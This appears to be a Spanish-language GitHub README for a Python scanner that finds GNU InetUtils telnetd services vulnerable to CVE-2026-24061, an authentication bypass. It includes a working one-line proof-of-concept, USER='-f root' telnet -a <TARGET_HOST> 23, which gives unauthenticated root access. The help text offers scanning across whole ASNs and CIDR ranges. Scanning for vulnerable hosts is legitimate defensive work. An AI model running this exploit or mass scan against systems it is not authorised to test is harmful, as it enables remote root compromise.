 madfxr/twenty-three-scanner
CVE-2026-24061 - Omisión de autenticación remota en Telnetd de GNU InetUtils

Un escáner Potente, Rápido y Elegante para detectar servicios Telnetd vulnerables afectados por CVE-2026-24061. Construido con la biblioteca estándar pura de Python - cero dependencias externas requeridas.










-A32D2A?style=for-the-badge)

CVE-2026-24061 es una vulnerabilidad crítica de omisión de autenticación en Telnetd de GNU InetUtils que permite a atacantes remotos no autenticados obtener acceso root explotando el manejo de la opción NEW-ENVIRON.

El siguiente es el estado de configuración del servicio Telnetd en el lado del host objetivo.
Y aquí está la Prueba de Concepto (PoC) para esta vulnerabilidad, que puede ejecutarse manualmente desde el host del atacante simplemente ejecutando el comando USER="-f root" telnet -a <TARGET_HOST> 23.

La vulnerabilidad explota la validación incorrecta de la variable de entorno USER en la negociación de la opción NEW-ENVIRON (RFC 1572) de telnet, permitiendo a los atacantes inyectar valores maliciosos como -f root para omitir la autenticación.
9.8 (Crítico) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.
# Clone the Repository
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Make Executable
sudo chmod +x twenty-three-scanner.py

# Run the Script
sudo python3 twenty-three-scanner.py -h
El siguiente es un manual para la herramienta Twenty-Three Scanner que puede usarse para detectar la vulnerabilidad CVE-2026-24061 - Omisión de Autenticación Remota en Telnetd de GNU InetUtils.
usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')

